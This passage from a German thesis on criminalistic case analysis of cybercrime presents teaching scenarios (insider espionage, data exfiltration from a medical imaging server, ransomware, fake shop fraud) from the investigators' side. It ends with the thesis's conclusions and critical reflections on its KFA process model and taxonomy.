


Abbildung 61: Fallanalyse in Moderationstechnik für Fallbeispiel (Quelle: Autor)

Die Fortschreibung zur Lage und Erweiterung der Analyse hat wiederum Einfluss auf die Beschreibung der Versionen/Hypothesen in der KFA-Taxonomie, die letztlich auch einer Änderung unterliegt. Hier bietet sich für eine erkenntnisgewinnende Bearbeitung an, Kopien der Taxonomie-Stände zu behalten und einzelnen Lagefortschreibungen separat als Tabellen anzulegen, um so den Einfluss auf die Ermittlungsarbeit zu verdeutlichen. Mit der letzten Lagefortschreibung sollten alle Informationen zur Aufklärung der Delikte vorliegen, so dass die Fallbearbeitung damit abgeschlossen ist. Sodann kann die Vorstellung der Lösung des Falls durch Studierende erfolgen, welche ihre KFA-Taxonomie Beschreibung vorstellen.

5.3.1 Szenario 1 – Innentäter in einem Unternehmen

Szenario 1 bildet eine typische Innentäter-Attacke ab, bei der das Unternehmen die geschädigte Institution darstellt. Das vollständige Szenario befindet sich in Anhang B mit einer vollständigen Sachverhaltsbeschreibung und insgesamt vier Lagefortschreibungen. Grundsätzlich handelt es sich um eine Straftat nach §23 Gesetz zum Schutz von Geschäftsgeheimnissen (GeschGehG)[440]. Diese kann in Verbindung mit §202b StGB (Abfangen von Daten) und §202a StGB (Ausspähen von Daten) rechtlich beurteilt werden.

Die Erstinformationen lassen viel Spielraum für eine Hypothesenbildung, die sich zu Beginn auf die klassischen Wege der Betriebsspionagedelikte beschränken. Hier kommen letztlich drei Tathypothesen in Frage, welche sich aus einem gezielten Angriff (Hacker), einem Innentäter oder einem externen Spionagezugriff zusammensetzen. Ob und inwiefern ein Cyberdelikt vorliegt, kann aus den Erstinformationen zudem nicht vollständig festgestellt werden. Ein externer Spionagezugriff kann auch ohne einen Zugriff auf Daten des Unternehmens erfolgen, wenn Informationen an ein Konkurrenzunternehmen auf persönlichem Weg (Telefon, persönliches Treffen) weitergegeben werden. Als Maßnahme für die weitere Sachverhaltsuntersuchung kann eine computerforensische Überprüfung der IT-Infrastruktur, wie etwa Client und Server, sowie der Kommunikationsverbindungen erfolgen, die Rückschlüsse auf eine mögliche Datenexfiltration per Informationstechnik ermöglichen.

Bei der Lagefortschreibung 1 wird Bezug auf die kriminologische Einordnung von Tätern gezogen. Die erlangten Informationen lassen Rückschlüsse auf eine erhöhte Gefährdung eines einzelnen Mitarbeiters zu. Zudem werden hier schon die Ergebnisse einer OSINT-Recherche einbezogen, was die Nutzung solcher Recherchen innerhalb dieser Delikte hervorheben soll. Die Version, die hieraus abgeleitet werden kann, ist die eines Innentäters mit finanziellen Motiven für die Weitergabe von Geschäftsgeheimnissen. Als weitere Sachverhaltsuntersuchungsmaßnahme kann eine gezielte Untersuchung bezüglich des Datenzugriffs auf die wichtigen Betriebsdaten für die Angebotserstellung abgeleitet werden.

[440] Gesetz zum Schutz von Geschäftsgeheimnissen vom 18. April 2019 (BGBl. I S. 466)

Die Zugriffsberechtigung auf die Daten ist hierbei ebenfalls zu ermitteln, da der mutmaßliche Täter an sich auf Grund seiner Tätigkeit keinen Zugriff auf diese Daten haben sollte.

Die Lagefortschreibung 2 erbringt eine weitere Täterversion, die sich auf einen klassischen Fall der Betriebsspionage durch Mitarbeiter der Führungsebene bezieht. Eine Firmenausgründung, basierend auf Betriebsgeheimnissen der originären Firma, ist eine häufig beobachtete Form des Verstoßes gegen das GeschGehG. Die Täterversion stellt dabei einen weiteren Täter in den Fokus, der aus persönlichen und finanziellen Motiven handelt. Auch hier ist als Untersuchungsmaßnahme eine gezielte Untersuchung bezüglich des Datenzugriffs auf die wichtigen Betriebsdaten erforderlich. Auf Grund der Aufgabenverteilung im Unternehmen ist der Zugriff hierbei dem Täter gestattet, so dass der Fokus bei der Untersuchung auf umfassende Zugriffe von Daten für die Angebotserstellung wichtig ist.

Lagefortschreibung 3 bringt zum ersten Mal die Notwendigkeit der Bewertung von Informationen in der 4x4-Matrix mit sich, da die Informationen ungesichert nur vom „Hörensagen“ erlangt wurden. Auch hier wird eine Täterversion bezogen auf eine Täterin mit persönlichen (Erpressung) oder finanziellen Motiven aufgeworfen. Zudem klassifiziert die Lagefortschreibung ein weiteres Cyberdelikt in Form eines Romance Scam. Wichtig erscheint an dieser Stelle, dass die Fallanalyse dabei nicht um dieses Delikt erweitert wird, solange keine gesicherten Informationen vorliegen, welche die Täterin als Beschuldigte festigen. Daher wird dieses Delikt vorerst nur erwähnt und nicht integriert. Dies kann erst erfolgen, wenn weitere Maßnahmen ergeben, dass tatsächlich eine Erpressung vorliegt, die in der Folge zum Ausspähen der Daten geführt hat. Auch hier ist als Untersuchungsmaßnahme zum Sachverhalt eine gezielte Untersuchung bezüglich des Datenzugriffs auf die wichtigen Betriebsdaten erforderlich, auf welche die mutmaßliche Täterin in der Regel auf Grund ihrer Tätigkeit Zugriff haben sollte.

Lagefortschreibung 4 ergibt letztlich konkrete digitale Beweisspuren, die bei der Untersuchung der Kommunikationsdaten aus der ersten computerforensischen Untersuchung erlangt wurden. Hierbei wird ein weiterer Mitarbeiter in den Fokus der Täterversionen gerückt, der letztlich auch als handelnder Täter den Beschuldigtenstatus erlangt, da er als einziger in der Lage ist, die notwendigen Konfigurationsänderungen durchzuführen, die zu

einem Datenabfluss durch eine Weiterleitung der Geschäftskorrespondenz per E-Mail führten. Je nach Ausrichtung des Studiengangs kann bei der Untersuchung des Sachverhalts die aufbereitete E-Mail aus dem E-Mail-Programm (kriminalistisches Profil) oder die technische Untersuchung der E-Mail mit den Kopfzeilen (informationstechnisches Profil) erfolgen.

Die entsprechenden Aufgaben, Lagefortschreibungen und Tabellen sowie Übersichten mit einer möglichen Musterlösung und den einzelnen Lagefortschritten können aus Anhang B entnommen werden.

5.3.2 Szenario 2 – Cyberattacke mit Datenexfiltration

Szenario 2 bildet in seiner Ausgestaltung eine klassische Exfiltration von Daten von einem PACS-Opfer-Computersystem ab, welches mit einer ständigen Verbindung ins Internet als Angriffsvektor ausgestattet ist. Bei dem aufgezeigten Szenario, dessen vollständiges Beispiel in Anhang C eingesehen werden kann, wird der klassische Computerstraftatbestand des Ausspähens von Daten gemäß § 202a StGB durch Überwinden einer speziellen Zugangssicherung adressiert. Die Erstinformationen lassen nur einen geringen Spielraum für Hypothesen. Letztlich scheidet ein Innentäter-Szenario aus, da Innentäter in aller Regel unbemerkt agieren und „unter dem Radar“ arbeiten. Dem widerspricht die exzessive Nutzung der Internetverbindung, die als Auffälligkeit zur Sachverhaltsschilderung führte. Demnach sind nach Erstinformation zwei Versionen denkbar. Version 1 legt den Schluss einer Betitelung des Rechners in einem Bot-Netz nahe, um andere Ziele zu attackieren oder Daten zu teilen. Die 2. Version wäre die Exfiltration von Daten vom PACS-Opfersystem mit dem Ziel, diese Daten zu nutzen oder zu missbrauchen. Die abzuleitenden Erstmaßnahmen beschränken sich hierbei auf eine computerforensische Untersuchung des betroffenen Serversystems und die Untersuchung der Logdateien, welche Zugriffe auf das System aufzeichnen.

Lagefortschreibung 1 liefert Hinweise auf geöffnete Netzwerkverbindungen zu zwei Rechnersystemen anhand der jeweiligen IP-Adressen. Diese wurden bei der computerforensischen Untersuchung des PACS-Opfer-Serversystems festgestellt. Fraglich ist, ob die betreffenden IP-Adressen legitime Zugriffe auf den Server darstellen oder durch die Täter

erfolgten. Legitime Zugriffe sind denkbar, da das Serversystem im Verbund mit Ärzten und Krankenhäusern Daten teilt. Hier ist eine Recherche nach Standort und Funktion der betreffenden IP-Adressen und deren Systemen erforderlich, die in Form einer OSINT-Recherche durchgeführt werden kann.

Lagefortschreibung 2 bestätigt den unberechtigten Zugriff auf das PACS-Opfersystem und zeigt auf, dass durch die Täter ein Vollzugriff auf das System erfolgte, bei dem theoretisch ein Zugriff auf alle Patientendaten erfolgen konnte. Die Untersuchung der Log-Daten kann je nach Ausrichtung des Studiengangs entweder in Form der Einsicht in den computerforensischen Untersuchungsbericht (kriminalistisches Profil) oder die eigenständige Untersuchung der Log-Dateien auf Hinweise zur Funktionsweise in einem interdisziplinären Ansatz (informationstechnisches Profil) erfolgen.

Lagefortschreibung 3 beschäftigt sich mit der Fragestellung der Rechtslage nach dem IT-Sicherheitsgesetz, wonach Unternehmen der kritischen Infrastruktur (KRITIS) Meldepflichten auferlegt wurden, wenn eine Störung der Verfügbarkeit, Integrität, Authentizität und Vertraulichkeit ihrer informationstechnischen Systeme, Komponenten oder Prozesse erfolgt. In diesem Fall sind sogenannte Kritis-Meldungen gemäß § 8b Abs. 4 Gesetz über das Bundesamt für Sicherheit in der Informationstechnik (BSI-Gesetz - BSIG)[441] abzusetzen, welche entweder Online mit Meldeformular oder Offline in Form einer Meldung mit vorgefertigtem Meldeformular erfolgen. Im Szenario kann durch die Studierenden eine solche formale Meldung durch die Nutzung des durch das BSI veröffentlichten Meldeformulars erfolgen (siehe Anlage).

Lagefortschreibung 4 gibt Hinweise auf die Exfiltration von Patientendaten und Hinweise auf Verbindungen zu einer der betreffenden IP-Adressen der ersten Lagefortschreibung. Damit sind weiterführende Ermittlungen bezüglich des Computersystems dieser IP-Adresse notwendig, die in Maßnahmen der Sicherstellung und computerforensischen Auswertungen münden. Möglicherweise wird hier das Feld der internationalen Rechtshilfe bei

[441] BSI-Gesetz vom 14. August 2009 (BGBl. I S. 2821), das zuletzt durch Artikel 12 des Gesetzes vom 23. Juni 2021 (BGBl. I S. 1982) geändert worden ist

der Sicherstellung betroffen sein, da die IP-Adresse einem System außerhalb der Jurisdiktion von Deutschland zuzuordnen ist.

Eine entsprechende mögliche Musterlösung der schriftlichen Fallanalyse mit den einzelnen Lagefortschritten kann aus Anhang C entnommen werden.

5.3.3 Szenario 3 – Ransomwareangriff

Szenario 3 beschreibt eine klassische Ransomware-Attacke auf ein Unternehmen, bei der zumindest der Angriffsvektor Raum für unterschiedliche Versionen lässt. Letztlich können aus den Erstinformationen, unabhängig vom Angriffsvektor, weitere Maßnahmen abgeleitet werden, die sich aus den bereits vorliegenden Sachverhaltsdaten ergeben. Die Überprüfung der E-Mail-Adresse wie auch die Überprüfung der Bitcoin-Adresse innerhalb einer Recherche sind erste Maßnahmen der Untersuchungsplanung. Zudem kann auf Grund der gewonnen Informationen zur eingesetzten Ransomware eine Recherche auf Basis der Cyber Threat Intelligence (CTI)-Informationen in Erwägung gezogen werden. Abschließende Maßnahme ist die computerforensische Untersuchung der verschlüsselten IT-Infrastruktur (Client und Server) für die Feststellung des Angriffsvektors und der Erkennung der genutzten Schwachstelle.

Lagefortschreibung 1 beinhaltet die Informationen, die durch das Anschreiben der Täter mittels der angegebenen E-Mail-Adresse erlangt werden. Dabei soll die erhaltene E-Mail zur Untersuchung genutzt werden, um mittels E-Mail-Kopfzeilenprüfung den Versender der E-Mail ausfindig zu machen. Die E-Mail-Kopfzeilenprüfung kann, je nach Ausrichtung des Studiengangs, entweder in Form der Einsicht in den E-Mail-Untersuchungsbericht (kriminalistisches Profil) oder die eigenständige Untersuchung der E-Mail-Kopfzeilen in einem interdisziplinären Ansatz (informationstechnisches Profil) erfolgen.

Lagefortschreibung 2 erbringt Hinweise bezüglich des initialen Zugriffes auf das System durch Ausnutzung von ungenügenden Passwörtern mittels eines Remotezugriffs über ein Standard IT-Verfahren per Remote Desktop-Protokoll (RDP) mit einer Zugriffs-IP-Adresse eines Hosting Providers der Hetzmor AG. Zudem lieferte die Auswertung der E-Mail-Kopfzeilen als Versender-IP-Adresse die gleiche Adresse beim Hosting Provider

Hetzmor AG, so dass beide digitalen Beweisspuren auf einen Root Server bei Internet Provider Hetzmor AG hinweisen. Daher wird als Maßnahme die Erwirkung eines Beschlusses zur Durchsuchung der Hetzmor AG zum Auffinden des Root Servers mit der betreffenden IP-Adresse erforderlich, der letztlich zu einer abschließenden Maßnahme der computerforensischen Untersuchung des betreffenden Root Servers führen soll. Eine Sicherstellung der Daten der Servers gemäß § 94 oder § 98 StPO wie auch die Datenherausgabe auf Basis des § 95 StPO kann in diesem Zusammenhang in die Lehre einfließen und diskutiert werden, da dies übliche Praxis ist, um auch ohne Beschlüsse des Gerichts auf Verlangen der Staatsanwaltschaft Daten für computerforensische Untersuchungen bei Dritten zu erwirken.

Lagefortschreibung 3 ergibt nach der computerforensischen Untersuchung des Root Servers Hinweise auf durchgeführte administrative Zugriffe per SSH mittels IP-Adressen aus Litauen. Daher kann als Maßnahme die Anfrage durch eine internationale Rechtshilfe in Litauen bezüglich der Erkenntnisse zur IP-Adresse, entweder über entsprechende Außenstellen mit Anfrage über das BKA oder das Auswärtige Amt, erfolgen.

Lagefortschreibung 4 liefert abschließend die Rückmeldung aus Litauen bezüglich der IRH-Anfrage und bestätigt weitere Verfahren aus den Niederlanden und Belgien, die den litauischen Behörden bezüglich dieser IP-Adressen und ähnlich gelagerter Sachverhalte bekannt sind. Hier kann als abschließende Maßnahme der Aufbau eines Joint Investigation Team (JIT) über Eurojust geprüft werden.

Eine entsprechende mögliche Musterlösung der schriftlichen Fallanalyse mit den einzelnen Lagefortschritten und einer abschließenden KFA-Taxonomie für die abschließende Lagefortschreibung kann aus Anhang D entnommen werden.

5.4 Prüfungsmöglichkeit mit Prüfungsfallbeispiel

Eine weitere Möglichkeit der Nutzung der fiktiven Fallbeispiele stellt die Erstellung einer Prüfung im schon erwähnten Modul „Cybercrime-Ermittlungen“ dar. Auf Basis der bereits vorgestellten Fallkonstellationen ist es möglich, ein abschließendes Prüfungsbeispiel zu entwerfen, welches verschiedene Aspekte, wie etwa die Erstellung einer schriftli-

chen Fallanalyse, die Erstellung von Versionen/Hypothesen auf Grundlage von Lagefortschreibungen und die abschließende Generierung einer Übersicht in KFA-Taxonomie beinhaltet.

5.4.1 Prüfungsfallbeispiel-Fake Shop

Die Erstinformationen lassen in diesem Beispiel an sich wenig Spielraum offen, bieten aber Möglichkeiten, zwei Versionen aufzustellen. Zum einen kann die Firma, die das Shop-System betreibt, auch der tatsächliche Inhaber sein und etwa auf Grund von Zahlungsausfall Waren nicht geliefert haben. Zum anderen ist es auch denkbar, dass die betreffende Firma nicht Betreiber des Shop-Systems ist, sondern der Shop ein Fake-Shop im eigentlichen Sinne darstellt. Um beide Versionen zu untermauern, sind Ermittlungs- und Recherchemaßnahmen erforderlich, damit der Sitz der Firma im Zuständigkeitsbereich überprüft werden kann, etwa durch Recherchen im Handelsregister oder dem Gewerbeamt. Es werden Auskunftsersuchen beim Hosting Provider des Shops erforderlich, der Stratego AG, die auch bereits als Sicherstellungsbeschlüsse umgesetzt werden können. Zudem sind Abfragen bezüglich des PayPal-Accounts direkt bei PayPal durchzuführen und Abfragen der Account-Informationen beim E-Mail Provider Goggo-Mail.

Lagefortschreibung 1 bestätigt den Verdacht, dass die Firma als Betreiber des Shop-Systems ausfällt. Damit ist eine Durchsuchung der Firma abzuwenden. Zudem kann mit einer Vernehmung zur Sache beim Firmeninhaber der Umstand bestätigt werden. Damit wird die Täterversion des Fake-Shops als Version forciert und es müssen weitere Informationen zur Fortführung des Verfahrens abgewartet werden. Gleichzeitig kann eine OSINT-Recherche bezüglich der bereits ermittelten Daten als Maßnahme zur Fortführung durchgeführt werden.

Lagefortschreibung 2 ergibt Hinweise auf den Zugriff auf das PayPal-Konto durch eine IP-Adresse, die einem VPN[442]-Anbieter zugeordnet ist. Zudem wurde von PayPal eine Kontoverbindung mitgeteilt, über die die PayPal-Guthaben ausgezahlt wurden. Als Untersuchungsmaßnahmen sind daher Abfragen beim kontoführenden Institut erforderlich, um den Inhaber der Bankverbindung festzustellen. Zudem kann eine BAFIN[443]-Abfrage zum bereits festgestellten Konto erfolgen, um weitere Geldflüsse zu ermitteln. Eine Abfrage

[442] VPN ist ein virtuelles priavates Netzwerk, was zur Verschleierung der eigenen IP-Adresse bei Zugriffen auf fremde Computer genutzt werden kann und dazu über einen Drittanbieter, dem VPN Anbieter, der i. d. R. Anonymität verspricht, genutzt werden kann

[443] BAFIN ist die Bundesanstalt für Finanzdienstleistungsaufsicht, eine Anstalt des öffentlichen Rechts des Bundes, die zur Auskunft über Kontoinformationen berechtigt sind.

beim VPN-Provider ist obsolet, da VPN-Betreiber als Geschäftsmodell die Wahrung der Anonymität der Kunden nutzen und damit Informationen i. d. R. nicht zu erwarten sind.

Lagefortschreibung 3 liefert Hinweise auf den Kontoinhaber, der damit den Status eines Beschuldigten erhält und die These der Täterversion 2 stützt. Zudem kann eine Recherche zum Kontoinhaber in polizeilichen Auskunftssystemen als Maßnahme erfolgen. Die computerforensische Untersuchung des Shop Hoster Stratego AG liefert zudem verschiedene Zugriffe durch unterschiedliche IP-Adressen, von denen der Großteil dem schon ermittelten VPN-Betreiber zuzuordnen sind. Ein Zugriff erfolgte über eine IP-Adresse der Deutschen Telekom. Als Ermittlungsmaßnahme kann daher eine Bestandsdatenabfrage der Telekom IP-Adresse erfolgen.

Lagefortschreibung 4 liefert die Bestandsdaten zum Anschlussinhaber des Telekom-Anschlusses, welcher mit der Person des Kontoinhabers übereinstimmt, der damit als Täter für das Betreiben des Fake-Shops in Betracht kommt. Als abschließende Maßnahme kann jetzt das Erwirken eines Durchsuchungsbeschlusses erfolgen, der zu Sicherstellungen weiterer Beweismittel im Verfahren führen kann. Zudem könnte eine Einziehung von Vermögenswerten, wie Geldern auf Konten oder in bar, beauftragt werden, welche bei der Durchsuchungsmaßnahme umgesetzt werden soll.

Eine entsprechende mögliche Musterlösung der schriftlichen Fallanalyse mit den einzelnen Lagefortschritten und der abschließenden KFA-Taxonomie-Tabellenübersicht für die Lösung des Falles kann aus Anhang E entnommen werden.

6 Fazit und Ausblick

Nach Betrachtung der grundlegenden Aspekte von Cybercrime-Straftaten und deren Einteilung in Cybercrime im engeren und weiteren Sinne wurde der Bereich der Sicherheitsvorfallbehandlung mit verschiedenen Modellen der Bearbeitung von Cybercrime im Unternehmenskontext aufgezeigt. Die Entwicklung der Modelle reicht dabei bis in das Jahr 1995 zurück und basiert großteils auf den ersten Modellen zur computerforensischen Untersuchung. Auch ausgewählte Investigationsmodelle aus dem behördlichen Kontext wurden in diesem Zusammenhang beleuchtet. Die kriminalistische Aufarbeitung von Straftaten konnte ebenfalls zurück bis in die frühen 1980er Jahre untersucht werden, wobei hier der Fokus jeweils auf die generelle Bearbeitung von Straftaten gelegt wurde. Eine Anpassung an die modernen Straftaten aus dem Bereich der Cybercrime-Delikte war und ist notwendig, um den Anforderungen an moderne Ermittlungen gerecht zu werden. Moderne Ermittlungstechniken, wie die Open Source Intelligence (OSINT)-Untersuchung oder aber auch die Einbindung von Cyber Threat Intelligence Informationen (CTI), kann einen positiven Einfluss und eine Erweiterung der Informationsbasis für die Ermittlungen mitsichbringen. Die Schaffung einer Beschreibungstaxonomie für Cybercrime-Straftaten, angelehnt an die bestehenden Bedrohungstaxonomien und die Sicherheitsvorfalleinordnungen des BSI, ergänzen die Möglichkeiten der Untersuchungsführung durch die Vergleichbarkeit und Recherchierbarkeit von Bestandeilen einer Cybercrime-Straftat, wie etwa dem Modus Operandi oder Täterklassifizierungen anhand der genutzten Tatmittel und Tatobjekte.

6.1 Beantwortung und Aufarbeitung der Forschungsfrage und deren Thesen

Die aufgezeigten Vorgehensmodelle und Prozesse der Anwendung von deren abgeleiteten Beschreibungstaxonomien belegen für den Bereich der Sicherheitsvorfallbehandlung eindeutig, dass die Ziele die Wiederherstellung der Informationstechnik und deren Sicherheitsniveau sind. Im polizeilichen Kontext handelt es sich bei Cybercrime-Straftaten nicht nur um die klassischen Computerstraftatbestände, sondern hier wird zudem eine Einteilung in Cybercrime im engeren wie auch weiteren Sinne vorgenommen, was letztlich verdeutlicht, dass Cybercrime-Delikte neben den reinen Straftaten wie Datenveränderung,

Computersabotage und Ausspähen von Daten alle Deliktsarten umfassen, in denen die Informationstechnik wesentlicher Bestandteil für die Ausübung der Straftat ist. Die für die polizeiliche Lagebewältigung existierenden Methoden zur Straftatenaufklärung werden als kriminalistische Fallarbeit zusammengefasst und bestehen neben der Bewertung der vorhandenen Fallinformationen aus den Bereichen der kriminalistischen Fallanalyse, der Versions- und Hypothesenbildung und der Untersuchungsplanung. Diese werden in einem Kriterienkatalog zusammengefasst und aufgearbeitet. Das dabei genutzte Prozessmodell des kriminalistischen Konzeptes umfasst keine gezielte Maßnahme und Kriterien-Bestandteile für die spezielle Untersuchung von Cybercrime-Delikten.

Die bereits aufgeführten Prozessmodelle zur Untersuchung von Sicherheitsvorfällen nutzen eigene Beschreibungssprachen und Taxonomien zur Einordnung von Sicherheitsvorfällen, zu denen auch Cybercrime-Straftaten zählen. Hierbei werden, ähnlich wie bei der kriminalistischen Fallarbeit, Kriterienkataloge genutzt, um Vorfälle zu klassifizieren und einzuordnen. Die Einordnung basiert dabei auf den Untersuchungen der IT-Infrastruktur und Recherche in IT-Netzen, etwa durch computerforensische Untersuchungen, der Nutzung von Open Source Intelligence (OSINT) oder von Cyber Threat Intelligence Informationen (CTI), um weitere digitale Spuren zu ermitteln, die eine ganzheitliche Sicherheitsuntersuchung der Vorfälle erlauben. Dabei liegt der Fokus auf der Aufdeckung der IT-Sicherheitslücken statt auf der Ermittlung der Täter.

Abgeleitet aus den einzelnen Bestandteilen der beiden Disziplinen der kriminalistischen Fallarabeit und der Sicherheitsvorfallbehandlung, wurde ein interdisziplinärer Ansatz entwickelt, der als holistischer Ansatz in einem hybriden Prozessmodell beide Grunddisziplinen vereint. Dieses Prozessmodell wurde als KFA-Prozessmodell vorgestellt und vereint die Vorzüge der kriminalistischen Lagebewältigung mit der technischen Basis der Untersuchung von Sicherheitsvorfällen und ist daher sehr gut geeignet, die aus der Sicherheitsvorfallbehandlung genutzten Beschreibungen abzubilden. Zudem können alle anderen Straftatengruppen mit Bezug zu Cybercrime und auch weitere angelehnte Straftaten mit Cyberbestandteilen bearbeitet werden. Die dabei entwickelte KFA-Taxonomie ist geeignet, übersichtlich mitels vorgegebener Kategorien Cybercrime-Delikte einzuordnen und abzubilden.

Die Funktionsweise wurde anhand von realen Fallakten untersucht, bei der die Aktenlage mit dem KFA-Prozessmodell erneut untersucht wurde, um deren grundlegende Anwendbarkeit festzustellen. In diesem Rahmen wurden auch die Beschreibungen der KFA-Taxonomie umgesetzt. Bei dieser Untersuchung konnte festgestellt werde, dass alle Aktenin-formationen zu 100 Prozent im Kriterienkatalog des KFA-Prozessmodells abgebildet werden können. Bei durchschnittlich einem Drittel der Fälle konnten zudem weitere Ermittlungsschritte abgeleitet werden, die in den realen Akten nicht verfolgt wurden. Die Einordnung der realen Falldaten in das KFA-Taxonomie-Modell war bei zwei Dritteln der Fälle möglich und kann damit, bezogen auf die Fallakten, ebenfalls zur Übersichtlichkeit herangezogen werden. Eine weitere Möglichkeit wurde mit der Untersuchung von ausgewählten Cybercrime-Straftaten aus der Cybercrime-Literatur überprüft. Dabei konnten sowohl die bekannten Cybercrime-Straftaten aufgearbeitet werden als auch ein aus einem „Paper“ stammendes Beispiel eines Cybercrime-Angriffes auf ein Unternehmen. Zudem war es möglich, beispielhaft die Anwendbarkeit auf Grundlage aktueller Bedrohungsszenarien in Form von in der Literatur bisher nicht aufgegriffenen Cybercrime-Straftaten zu untersuchen. Auch hier lässt sich feststellen, dass durch die Anwendung des KFA-Prozessmodells und der Nutzung der KFA-Taxonomie eine geführte Abarbeitung der Sachverhalte möglich ist.

Die Nutzung des KFA-Prozessmodells ist abschließend auch im Lehrkontext aufgearbeitet worden, in dem Fallbeispiele, zum Teil abgeleitet aus realen Fallakten, entwickelt wurden, bei denen Studierende im Masterstudiengang „Cybercrime/Cybersecurity “ die Anwendung der theoretischen Grundlagen in Lehrveranstaltungen erprobten und erfolgreich meisterten. Dieser Aspekt kann zu einer weiteren Verbreitung des hier aufgezeigten hybriden KFA-Prozessmodells führen und als Basis für die Ausbildung auch auf kriminalpolizeilicher Ebene dienen.

6.2 Kritische Betrachtungen

Die Entwicklung des aufgezeigten KFA-Prozessmodells orientiert sich an den Grundsätzen der kriminalistischen Fallarbeit und Lagebewältigung. Die in dieses Modell aufgenommenen Bestandteile aus der Sicherheitsvorfallbehandlung orientieren sich an ausgewählten Modellen der Vorfallbehandlung sowie der Bedrohungsmodellierung. Hierbei wurden weit verbreitete Modelle herangezogen und gleichzeitig ein Blick auf die stetige Entwicklung in diesem Bereich der letzten Jahre geworfen. Letztlich wurde der Fokus auf das Cyber Kill Chain-Modell gerichtet, da dieses durch das D4I-Framework aufgegriffen wurde.

Ein weiteres stark verbreitetes Framework welches explizit nicht durch diese Arbeit aufgegriffen wurde, stellt das MITRE Att&ck Framework dar. Ähnlich wie der Cyber Kill Chain handelt es sich dabei auch um ein Bedrohungsmodell, ähnlich der *Sandia* Taxonomie Beschreibung. Das MITRE Att&ck Framework wurde zudem auch auf einzelne Bereiche wie Mobile Endgeräte und Industriesteuerungsanlagen (ICS) mit eigenen Techniken und Prozeduren erweitert und spezialisiert. Eine Nutzung des Frameworks in Zusammenhang mit der KFA-Taxonomie wurde bisher nicht geprüft. Auf Grund der Tatsache, dass die MITRA Att&ck Taxonomie umfangreicher erscheint als die von *Sandia* abgeleitete erweiterte CERT-Taxonomie kann es hier zu Einschränkungen bei der Nutzung des MITRE Att&ck Frameworks und des KFA-Prozessmodells kommen.

Eine weitere Möglichkeit, die diese Arbeit nicht aufgreift, stellt die automatische Verarbeitung von Bedrohungsinformationen dar. Im Cyber-Sicherheitsbereich existieren verschiedene Ansätze, Informationen, die zu Bedrohungslagen existieren und zu denen auch Cyber Threat Intelligence-Informationen gehören, automatisiert zu verarbeiten oder darzustellen. Eines der Formate, die hier stellvertretend genannt werden sollen, ist das STIX-Format. STIX (Structured Threat Information eXpression) ist eine standardisierte Sprache zur Beschreibung von Cyber-Bedrohungen. Sie ermöglicht das Teilen, Speichern, Analysieren sowie das automatisierte Verarbeiten von Threat-Informationen. Die dargestellten Cyberbedrohungsinformationen sind sowohl für Menschen lesbar als auch in maschinelle Prozesse integrierbar. Die Betreuung der Sprache erfolgt durch die Non-Profit-

Organisation OASIS (Organization for the Advancement of Structured Information Standards), die offene Standards im Internet fördern. STIX wird häufig in Threat Intelligence Services verwendet. Der Verteilmechanismus für die Informationen wird durch TAXII (Trusted Automated eXchange of Indicator Information) bereitgestellt.[444] Eine Möglichkeit der Nutzung von STIX stellt die automatische Verarbeitung sowohl zusätzlicher Cyber Threat Intelligence-Informationen und deren automatisierte Abfragemöglichkeit unter Nutzung geeigneter Cyber Threat Services als auch die Übergabe von Informationen an solche Dienste, abgeleitet aus der KFA.Taxonomie dar. Solche Szenarien adressiert diese Arbeit nicht.

Bei der Anwendung der KFA-Taxonomie innerhalb des KFA-Prozessmodells konnte festgestellt werden, dass die Beschreibung und Ausformulierung der KFA-Taxonomie-Felder in besonderen Spezialfällen nicht eineindeutig realisiert werden kann. Dieses Phänomen von Taxonomien ist nicht neu und basiert auf der Möglichkeit, dass eine Einordnung auch in unterschiedliche Felder denkbar ist. Hier kann es notwendig werden, dass in zukünftigen neuen Anwendungsfällen eine leichte Überarbeitung der KFA-Taxonomie erforderlich wird. Auch eine Erweiterung ist denkbar, birgt aber die Gefahr, dass zu viele Auswahlfelder die Übersichtlichkeit der Taxonomien einschränkt und schlimmstenfalls aufhebt.

6.3 Weiterführung der Forschung in diesem Gebiet

